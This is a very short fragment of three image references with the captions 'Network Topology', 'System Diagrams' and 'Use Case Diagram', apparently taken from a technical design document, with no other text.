


Network Topology




System Diagrams


Use Case Diagram



